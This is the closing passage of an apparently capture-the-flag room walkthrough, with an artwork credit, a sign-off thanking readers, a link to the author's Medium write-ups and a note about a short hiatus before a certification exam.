This room uses artwork that is owned by Sony Pictures

Answer the questions below

Found another way to compromise the machine or want to assist others in rooting it? Keep an eye on the forum post located here.

No answer needed

Correct Answer

CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

I'll check it out and get back to you as soon as I can. Also, you can find all of my writeups and future ones on my Medium:

https://medium.com/@5kullk3r/

Imma bounce for now, but I'll catch you all in the next writeup!

PS: I'll be taking a short hiatus as I prepare for a certification exam. I'll be back very shortly with more

content — but until then, feel free to go through any of my walkthroughs, and don't hesitate to drop comments if you're stuck or have doubts. I'll still be around to reply and help you out!